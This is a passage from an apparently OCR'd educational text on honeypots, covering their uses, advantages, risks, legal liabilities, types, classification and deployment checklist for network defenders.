- A single file with special attributes, which is sometimes called a "honeytoken"

The value in a honeypot is derived from the lack of any authorized activity to the resource. A honeypot resource is never meant for legitimate use; therefore, any use of the honeypot resource is illegitimate and accidental, or hostile, in nature.

When most people hear the term "honeypot," they think of a system that you unpatch, put on the Internet, and hope it gets broken into. Although this works well for pure research where a site does not have critical systems, it does not scale to a typical DMZ. You do not want your DMZ to be attacked or get compromised. If you have critical systems on your DMZ, you need to keep an attacker away. You do not want to draw them in with an un-patched system.

How Do You Use a Honeypot?


In this case, you use a honeypot to better understand what is happening on your key systems. A typical web server can get millions of hits a day. Attempting to identify the difference between legitimate connections and attackers is impossible. This is the case, unless you have an easy way to discern attack traffic; thus, you have the second use of a honeypot. In this case, your honeypot is as secure as your production web server and is put on the same network segment. Now, when worms and attackers hit, they attack both your honeypot and your legitimate web server. Because your honeypot has no legitimate uses, you can quickly identify the attack traffic and use that information to build better defenses.

Honeypot Liabilities

Liability implies you could be sued if your honeypot is used to harm others. For example, if it is used to attack other systems or resources, the owners of those may sue. Liability is not a criminal issue, but civil. The argument being that if you had taken proper precautions to keep your systems secure, the attacker would not have been able to harm my systems, so you share the fault for any damage occurred to me during the attack.

Summary

As with any technology, there is no perfect solution. A honeypot can provide value to an organization if it is deployed correctly. However, it can also cause a decrease in an organization's security by being more attractive to worms or attacks. Therefore, an organization must clearly define the risks it wants to reduce with a honeypot and the requirements for accomplishing this. Then, any deployment can be tested to make sure it benefits the organization.



Advantages of Honeypots

If deployed properly, honeypots play a critical role in the network security arsenal. There is no silver bullet or perfect solution when it comes to network security. Therefore, it is important to understand the advantages of a technology to make sure you deploy it correctly. Some of the advantages of honeypots are:

- Provides insight into the tactics, motives, and tools of attackers
- Reduces challenges of false positives, false negatives, and data collection by determining true attack traffic
- Provides additional defense-in-depth for organizations

Insight

One of the primary purposes organizations and researchers deploy honeypots is to learn about the tactics and motives of attackers. By utilizing honeypot technology and by watching how attackers compromise systems and what they do after the system is compromised, we can identify the tools they use, their skill levels, and their motives for attacking systems. In addition, on large-volume networks, honeypots can help us focus on the attack traffic, providing a straightforward way to isolate the legitimate traffic.

The question of motive is often useful to organizations on a case-by-case basis. When we detect attempted (or successful) system compromises, we usually have little opportunity to determine whether the attack was the result of random selection or whether it was specifically targeted at the victim's organization.


Using a honeypot, researchers can watch the tactics of attackers after they compromise a system. Does the attacker start to scan for more systems to compromise; if so, does he use the same exploit that compromised the honeypot, or does he direct his analysis toward more valuable internal resources, such as database systems?

False Alarm Reduction

We mentioned one of the critical factors of honeypots is that the honeypot is deployed without authorized uses. By default, this makes any use of the honeypot accidental or hostile, but always unauthorized. In intrusion detection, we speak of the challenges of false positives (alerts on benign activity) and false negatives (the lack of alerts for hostile activity). When we deal with honeypots, we eliminate almost all of the risks of false positives and false negatives. All data associated with a honeypot (whether it is network traffic, application utilization, or use of the honeypot resource) is logged. Because we can log the data associated with the honeypot, we have a significant advantage over traditional signature-based IDS techniques. Signature-based IDSs generate alerts only for known hostile activity, whereas the honeypot system can capture and identify hostile activity from exploits that are not currently known.

Summary

There is no question that honeypots have value and can be used to reduce risks in an organization. As with any technology, if it is deployed correctly, it has value; however, if it is deployed incorrectly, it can cause more problems than it solves. It is also important to deploy a honeypot with other technologies to maximize the benefit.



Disadvantages of Honeypots

One the most significant reasons organizations should not deploy honeypots is the risk of misconfigured honeypots, which increases the threat to other production networks. The last thing you want to give an attacker is a platform from which to extend the attack into the rest of your network. If an attacker can compromise a honeypot system and the rest of the production systems aren't sufficiently protected from the perspective of the honeypot, it is likely that the network is in significant jeopardy. An organization wants to keep attackers off its network, not give the attackers a foothold behind the firewall.

Fingerprinting

Another disadvantage of honeypot technology is the risk of honeypot fingerprinting. In general, you don't want the attacker to identify the target system as a honeypot. Although you hope this would make an attacker move on to a different network to avoid being detected by another honeypot he wasn't able to identify, this is seldom the case. Attackers use the identity of a honeypot to throw off administrators by spoofing traffic from a legitimate system to the honeypot system, or worse, the attacker feeds the honeypot incorrect information about tactics and motives. Although administrators struggle to make sense of the attacks against the honeypot, the attacker might try to leverage the confusion generated and attack other production systems instead.

Limited View

As a method to detect attack activity against a network, a honeypot is useful only if it is scanned and exploited before an attacker discovers other vulnerable systems. The honeypot sees only traffic sent directly to it; it does not identify other systems that might be compromised before the attacker reached the honeypot system. The honeypot is not an intrusion detection system (IDS) that sees all traffic. It sees only traffic going to that specific system. Just because a honeypot does not see attacker traffic, it does not mean the network is properly protected.


Resource Burden
Honeypots can also be a resource burden for organizations. Honeypot technology is not a set-and-forget option; the deployment of honeypots requires constant monitoring, swift responses, and detailed analysis of attacks on compromised honeypot systems. If your organization is already overly burdened with other security measures, deploying honeypot technology will not help reduce that burden. Deploying limited-interaction honeypots limits the amount of resource burden that is required to maintain the honeypot, but it still requires resources for honeypot monitoring.

Legal Liability
One of the more complex issues surrounding honeypot technology is the variety of legal issues that can affect organizations. Serious legal consequences can arise from the use of a honeypot. Organizations are encouraged to consult with legal counsel before deploying honeypots.

In addition, if a honeypot is used by an intruder to attack other systems downstream, the operator of the honeypot might find himself embroiled in litigation by the downstream victims for facilitating the attack and failing to take steps to prevent use of the system. An operator also might face liability if he learns of attacks against others to whom the operator owes a duty of care but fails to notify the other victims. The honeypot operator also might find himself in the precarious position of having "stolen" information or other contraband (such as child pornography) stored on the system.

Although you might be tempted to do so (especially if the attack is ongoing), do not try to "hack back" to the intruder or attacker. Generally, doing so is illegal. There is no self-defense provision in hacker statutes; this is not a duel.

Summary
If you run a honeypot and want to use the collected data legally, pay attention to system clocks on all your systems and follow a strict chain of custody on the data. Honeypots are an excellent place for consent-to-monitor banners, although this technically is infeasible for many ports. One of the many, and best, exceptions to USA's Wiretap Act is consent. Because such banners are routine on some ports, it can actually make the honeypot appear more like a real production system.



Honeypot Example

Organizations that deploy honeypots have to be careful that the honeypots do not increase their liabilities and/or decrease security. A honeypot is a system that is deployed with the goal of being attacked. There are no legitimate uses for a honeypot. Anyone who connects to it is considered an attacker. A honeypot liability is a concern, so you should consult with legal counsel prior to deploying one. The main concern is enticement. If you encourage an attacker to break into a site, your organization is liable if the attacker uses your site as a relay. A relay occurs when an attacker breaks into a site and uses it as a launch platform to compromise other systems. In addition, if you invite an attacker to break a system, it is more difficult to prosecute that attacker later.

Weakening Security

Another significant concern with honeypots involves security. You have to make sure the honeypot does not decrease security. Many sites deploy honeypots as host traps, which are set up as weak hosts. This is a dangerous situation because an attacker usually targets weak hosts first. The attacker attempts to establish a presence on the network from which he can exploit more systems. Therefore, if you put a weak host on your DMZ, it can be used by an attacker to break into other systems on your DMZ. If an attacker can find a foothold behind your firewall, it is easier for him to compromise other systems. For this reason, deploying weak honeypots on a DMZ is not recommended.

Instead, it is recommended that you either deploy research honeypots or hardened system honeypots.

Research Honeypots

A research honeypot is a weak, unpatched, or vulnerable system. Its goal is to understand how attackers break into systems. A host trap (research) honeypot system provides the attacker with an opportunistic target, allowing him to select and compromise the system with the weakest defenses. Unbeknownst to the attacker, however, the system doesn't represent a production system that contains confidential data. Although the attacker scours the newly compromised system for useful information, the administrators of the honeypot and production network can react to the attacker's presence and protect valuable production systems.


For example, the attacker might filter through fictional data that has been generated to fool him into thinking he has found something useful when, in fact, he is being watched. Although these types of systems have value, they should never be used on a production network or have access to key systems.

Hardened Systems

With high-profile systems, it is sometimes difficult to differentiate between legitimate traffic and attack traffic. For example, a production web server might have thousands of log entries in a day. How do you know which ones are attack entries? It's like the problem of finding a needle in a hay stack. Solving this problem is done with a hardened honeypot, which is a honeypot that is as secure as the production system and deployed on the same network as the production system. With it, when an attacker hits the DMZ segment, she hits both the honeypot and the production system; however, a legitimate user hits only the production system, so you have an easy way to differentiate between legitimate traffic and attack traffic.

Summary

Both types of honeypots have value, but it is critical to understand what the goal of the honeypot is and what risk you want to reduce. The honeypot should then be deployed to reduce the risk.



Classifying Honeypots

A honeypot is a general technology an organization deploys. However, depending on the classification of the honeypot, its role and function can significantly differ. There are four general categories for classifying a honeypot:

- Purpose: What is the reason for deploying a honeypot?
- Location: What is the visibility or location of the honeypot?
- Scope: What will the level of deployment be?
- Interaction: How much interaction is the attacker supposed to have with the system?

Purpose

When referring to the purpose of a honeypot, we classify them into two major categories: production and research.

Production Honeypots

Production honeypots are used as a measure to increase the defense-in-depth measures for your network. An example might be a honeypot that monitors scanning activity from an attacker to multiple honeypot addresses that are otherwise not in use and blocking the source address before they get to production resources. Deploying production honeypots can give you considerable visibility into the approaches of attackers who target your network. In addition, the honeypot hopefully takes the brunt of attacks that otherwise might be directed against your production systems.

Research Honeypots

Research honeypots are used to study the techniques and motives of attackers. Although they can be used as a resource to aid in prevention, detection, and response, they are specifically designed to record the activities of an attacker and her tools.

Through research honeypots, we can determine the motives of attackers—whether they are socially motivated (such as participating in a group of attackers), financially motivated (collecting credit card numbers, for example), or any other potential motives.

Location
The configuration of a honeypot and the type of information you expect to receive is based on the visibility or location of the honeypot. The Internet is full of attackers, so it is not a surprise that an external honeypot gets a large number of connections. Typically, the purpose of external honeypots is to understand attack traffic and use this information to build better defenses.


However, insider threats and the damage resulting from it continue to grow. An internal network is not supposed to have attackers. Therefore, an internal honeypot is meant to draw out the attackers on the internal network. Because there should not be a lot of internal attackers, this enables the security manager to create a short list of people who should be watched.

Scope
Honeypots can also be deployed at different levels in an organization. The most common method is at a system level, which is simply called a "honeypot." This is easy to set up, and with the use of VMware, it can be set up and torn down with minimal effort. For a more detailed analysis, you can deploy honeytokens, which are individual files or directories on a system that have no valid uses. Finally, for the largest visibility, you can deploy a honeynet, which is an entire network of honeypots. This can also be configured utilizing virtual machine technology.

Interaction
Another classification of honeypot technology is based on the level of interaction the attacker is exposed to with the honeypot. A low-interaction honeypot is one that offers few services for the attacker to utilize, and it is easy to maintain for the administrator. A high-interaction honeypot is one that offers full services and systems for an attacker to utilize, which results in a much more difficult-to-maintain environment for the administrator.

Because high-interaction honeypots offer so much flexibility for the attacker, they represent a high degree of research value to the administrator. When we limit the abilities of an attacker, we lose the insight into their tools and techniques, as in the case of the low-interaction honeypot.

Summary
One of the challenges information security researchers face is the lack of information about the techniques of attackers. When systems become compromised, few organizations are willing to disclose the details surrounding the attack for fear of tarnishing their public image. Conversely, attackers readily share information about exploiting systems as a measure of status or to increase their skill level with mutual information exchange. Using honeypots, we can watch and examine the tools and techniques of attackers to determine how they compromise systems and what they do after a system is compromised.



Deploying Honeypots

When deploying honeypots, it's a good idea to start small and understand how they work. Carefully monitor the honeypots, and learn from the techniques and tactics of attackers. As your level of skill in working with honeypots increases, you can raise the level of interaction with attackers to keep learning more about attacker tactics. The following are the steps to take when deploying honeypots:

- Start with low-interaction honeypots for research purposes.
- Deploy on unused address space.
- The honeypot tool OS must be well secured.
- Monitor activity to honeypots and learn about the threats to your network.

Low Interaction

The easiest and simplest honeypots to deploy are low interaction. With this, you gather information, but you do not interact with the attacker. The more you interact, the greater the complexity of the system and your potential liability. After you deploy a low-interaction honeypot and understand the information you receive, you can deploy additional honeypots to be more effective.

Unused Address Space


Tools such as Honeyd and LaBrea Tarpit take advantage of unused address space for production purposes. Use caution when deploying honeypots on used address space.

It is easy to misconfigure a router or for the honeypot to assume the identity of a production system that causes a denial of service for legitimate users.

Secure Operating System
Honeypots that emulate the operating system of other hosts are advantageous because the attacker directs activity to the virtual host while the honeypot system remains unseen. It is still important to secure the host operating system of the honeypot controller to prevent it from being compromised and possibly manipulated by an attacker.

Monitor
Finally, it is important to carefully monitor honeypot systems, ensuring that they are not manipulated for malicious purposes against other systems. Utilize an out-of-band monitoring mechanism that can alert you to activity on the honeypot, such as a modem and paging system. If you do not have the time or energy to monitor a honeypot, you should not deploy the technology.

Summary
As with any technology, it takes a lot of work and energy to deploy a security solution. Therefore, it is critical that you plan properly and take the appropriate steps to make sure that the honeypots you deploy decrease your risks.



Honeypot/Checklist Summary

To ensure an organization deploys honeypots effectively, you need to address the following key items:

- Make sure you have the resources needed to analyze the results.
- Validate whether a honeypot is the best solution.
- Determine whether a honeypot is increasing your risk.
- Identify what information you trying to obtain from the honeypot.

Resources

Honeypots are not a fire-and-forget technology. The value of a honeypot is that someone can analyze the data captured by the firewall and use it to increase security. Gathering a lot of information does not typically provide any value, if no one is reviewing it; it just uses up valuable resources and increases the risk of compromise, which is not a good business decision. In addition to making sure that you have resources to analyze the results of a honeypot, make sure that it is the best use of that individual's time. For example, if your firewall rulesets have not been validated and your systems have not been hardened, it does not make sense to have administrators review honeypots; their time is better spent on higher-risk tasks and critical security tasks.

Appropriate Solution

Honeypots have a high "cool" factor, and many people want to deploy them. However, you need to make sure a honeypot is the best solution for your problem.

For any high-risk situation, first identify a list of possible solutions, perform a brief cost-benefit analysis, and then choose the most appropriate solution. For example, if a new worm propagates on the Internet, it is better to block it at the firewall than allow the traffic into the network, so that it can be captured by a honeypot.

Risk Reduction


The goal of security is to decrease or eliminate risks; you do not want to increase risks. Honeypots are meant to be scanned, connected, and compromised by an attacker, and a compromised system can potentially cause more problems than it solves. Therefore, to ensure its value, it is important that the honeypot is carefully designed and deployed. A honeypot without monitoring or analysis can quickly turn into a liability, especially if an attacker inflicts harm without your knowledge.

Clear Goals

Before a solution is deployed, the goals of the solution should be documented. Then, the goals should be mapped against a given risk. If you cannot map a solution to a risk, the solution should not be deployed. After the goals have been validated, the deployed system should be tracked against the goals to ensure it accomplishes the goals. If it does not meet the goals, the solution should be modified or eliminated.

Summary

The use of honeypots involves advanced techniques. Use honeypots after you have applied other security techniques. Researchers who want to capture new worms or other malware for analysis use honeypots. For the rest of us, they provide a means to get more detailed insight into attacks attempted against our systems. Normally, firewalls prevent this type of detailed insight. It's available through logs of successful intrusions. Honeypots enable a visibility that comes with penetration, without compromising a production system.

